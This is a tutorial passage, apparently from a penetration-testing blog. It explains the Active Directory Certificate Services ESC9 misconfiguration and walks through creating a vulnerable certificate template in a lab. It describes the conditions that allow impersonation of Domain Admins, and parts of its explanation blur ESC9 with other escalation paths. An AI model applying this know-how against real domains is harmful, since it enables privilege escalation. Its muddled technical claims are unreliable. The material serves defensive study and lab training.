
ADCS ESC9 – No Security Extension

hackingarticles.in/adcs-esc9-no-security-extension

Raj

June 15, 2025



certsrv - [Certification Authority (Local)\ignite-DC1-CA\Certificate Templates]

Name	Intended Purpose
Directory Email Replication	Directory Service Email Replication
Domain Controller Authentication	Client Authentication, Server Authenticat...
Kerberos Authentication	Client Authentication, Server Authenticat...
EFS Recovery Agent	File Recovery
Basic EFS	Encrypting File System
Domain Controller	Client Authentication, Server Authenticat...
Web Server	Server Authentication
Computer	Client Authentication, Server Authenticat...
User	Encrypting File System, Secure Email, Cli...
Subordinate Certification Authority	<All>
Administrator	Microsoft Trust List Signing, Encrypting ...

Misconfigured certificate templates, particularly those affected by **ESC9**, pose a critical threat to Active Directory environments. By disabling the szOID_NTDS_CA_SECURITY_EXT security extension through the CT_FLAG_NO_SECURITY_EXTENSION flag, even with StrongCertificateBindingEnforcement enabled, weak or implicit certificate mappings can still be exploited. This misconfiguration enables attackers to bypass security mechanisms and potentially escalate privileges to **unauthorized domain admin access**.

In this article, we break down the concept of **certificate mapping** (implicit vs. explicit, weak vs. strong), explain the role of **certificate template attributes**, and highlight how **ESC9** creates a dangerous security loophole in enterprise networks.

Table of Content

Overview the ESC9 Attack

ESC9 is one of the escalation paths identified in Active Directory Certificate Services (ADCS) that allows an attacker to **abuse misconfigured certificate templates** to impersonate **privileged users**, such as **Domain Admins**.

It specifically occurs when:

- A certificate template allows **users to supply Subject Alternative Names (SANs)** (like UPNs), and
- The **Certificate Authority (CA)** honors these SANs without adequate restrictions.

As a result a low-privileged user can request a certificate for **any identity** (e.g., a Domain Admin), then use that certificate to obtain a **Kerberos TGT** via **PKINIT**, leading to **full domain compromise**.

Conditions Required for ESC9

To be exploitable, the following conditions must all be **true**:

- Subject name or SAN can be supplied in the request → controlled by the msPKI-Certificate-Name-Flag attribute; values like 1, 17, etc., indicate vulnerability
- CA honors SANs in requests → enabled via the EditFlags registry key (0x10000000 = EDITF_ATTRIBUTESUBJECTALTNAME2)
- Template is accessible by low-privileged users → ENROLL permission is granted to **Domain Users** or **Authenticated Users**
- No subject name enforcement → the template doesn’t restrict to only AD-resolved names
- UPN spoofing is possible → an attacker can request a certificate for any UPN, even one belonging to a Domain Admin

ESC9 Integer Attributes

The msPKI-Certificate-Name-Flag and msPKI-Enrollment-Flag attributes in Active Directory Certificate Services (ADCS) control how certificate templates handle subject names and enrollment behaviors. Here's an overview:

msPKI-Certificate-Name-Flag Values:

- 0x0 / 0 → Build from AD only (**Safe**)
- 0x1 / 1 → Supply in request (**Vulnerable to ESC9**)
- 0x3 / 3 → Build from AD + Supply in request (**Also vulnerable**)
- 0x10 / 16 → Enforce UPN in SAN (**Required for ESC9 if combined with supply in request**)

msPKI-Enrollment-Flag Bit Values:

- 0x1 / 1 → Include symmetric algorithms
- 0x2 / 2 → Allow key archival
- 0x10 / 16 → Remove revoked certificates from store
- 0x20 / 32 → Do not persist subject
- 0x40 / 64 → Include email in subject

Other Flags:

- **flags (general)** → Controls template availability, auto-enrollment, etc.
- **msPKI-Template-Schema-Version**

1 = Legacy Template

3 = Modern Template

If msPKI-Certificate-Name-Flag = **1** or **3** And **SAN** includes **UserPrincipalName, ESC9 is exploitable.**

Note*: For more detailed information, refer to Microsoft's documentation on the msPKI-Certificate-Name-Flag and msPKI-Enrollment-Flag attributes*

Certificate Mappings

ESC9 is a critical misconfiguration in Active Directory Certificate Services (AD CS) that allows attackers to bypass strong authentication and impersonate privileged users.

At the heart of this issue is **certificate mapping** which is the process that links a certificate to an AD account. At its core, the issue revolves around **certificate mapping**:

- **Implicit Mapping**: Matches the certificate's **Subject Alternative Name (SAN)** with AD account attributes like userPrincipalName. Easy to use but Vulnerable if strong enforcement is not applied (SAN spoofing risk).
- **Explicit Mapping**: Requires manual linking of the certificate via the altSecurityIdentities More secure but Risky if attackers can modify user attributes.

Normally, **strong mappings** are enforced when a certificate includes a special security extension (szOID_NTDS_CA_SECURITY_EXT). This extension ensures that only certificates issued by trusted certificate authorities (CAs) can authenticate users securely.

However, when a certificate template has the **CT_FLAG_NO_SECURITY_EXTENSION** flag set, that critical extension is **excluded**. This disables strong mapping, even if the system is configured to enforce it (StrongCertificateBindingEnforcement = 1).

As a result, **weak mapping is allowed**, and attackers can:

- Enroll a certificate based on a vulnerable template
- Modify an AD account's altSecurityIdentities attribute
- Use that certificate to authenticate as any user, even a **Domain Admin**

This is the core of **ESC9**: by exploiting misconfigured certificate templates, an attacker can turn weak mappings into a powerful path for **privilege escalation**.


Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Evil-Winrm, certipy-ad

Lab Setup

Step 1: Open the Certificate Templates Console

- Firstly, open **Certification Authority** (certsrv.msc).
- Then, Right-click on **Certificate Templates** → Click **Manage**.




certsrv - [Certification Authority (Local)\ignite-DC1-CA\Certificate Templates]

Name	Intended Purpose
Directory Email Replication	Directory Service Email Replication
Domain Controller Authentication	Client Authentication, Server Authenticat...
Kerberos Authentication	Client Authentication, Server Authenticat...
EFS Recovery Agent	File Recovery
Basic EFS	Encrypting File System
Domain Controller	Client Authentication, Server Authenticat...
Web Server	Server Authentication
Computer	Client Authentication, Server Authenticat...
User	Encrypting File System, Secure Email, Cli...
Subordinate Certification Authority	<All>
Administrator	Microsoft Trust List Signing, Encrypting ...

Step 2: Duplicate the ‘User’ Template

- Locate the **User**
- Then, Right-click → Select **Duplicate Template**.


Certificate Templates Console
File
Action
View
Help
Certificate Templates (DC1.ignite.local)
Duplicate Template
All Tasks
Properties
Help
Using this template as a base, creates a template that sup
e CAs

Template Display Name	Schema Version	Versio
Enrollment Agent (Computer)	1	5.1
Exchange Enrollment Agent (Offline reque...	1	4.1
Exchange Signature Only	1	6.1
Exchange User	1	7.1
IPSec	1	8.1
IPSec (Offline request)	1	7.1
Kerberos Authentication	2	110.0
Key Recovery Agent	2	105.0
OCSP Response Signing	3	101.0
RAS and IAS Server	2	101.0
Root Certification Authority	1	5.1
Router (Offline request)	1	4.1
Smartcard Logon	1	6.1
Smartcard User	1	11.1
Subordinate Certification Authority	1	5.1
Trust List Signing	1	3.1
User	1	3.1
User Sig	1	4.1
Web Ser	1	4.1
Worksta	2	101.0


Note: *When creating or duplicating a certificate template, choose* ***Windows Server 2016*** *(or a compatible version) for* ***Template Compatibility****. This determines available features, such as support for* ***Subject Alternative Names (SANs)****.*

Step 3: Configure General Template Info

Under the **General** tab:

- Change **Template Display Name** to ESC9.
- Then, Set validity/renewal period as needed.
- Check **Publish certificate in Active Directory**.

And Click **Apply** then **OK.**


Properties of New Template

Template display name: ESC9

Template name: ESC9

Validity period: 1 years

Renewal period: 6 weeks


☑ Publish certificate in Active Directory

□ Do not automatically reenroll if a duplicate certificate exists in Active Directory

Step 4: Configure Subject Name — Default (Secure) State

Then, go to the **Subject Name** tab: Ensure

- **Build from this Active Directory information** is selected.
- **Include e-mail name in subject name** is not checked.
- **User principal name (UPN)** is checked under SAN.



○ Supply in the request

□ Use subject information from existing certificates for autoenrollment renewal requests (*)

● Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format:

Fully distinguished name

□ Include e-mail name in subject name

Include this information in alternate subject name:

□ E-mail name

□ DNS name

☑ User principal name (UPN)

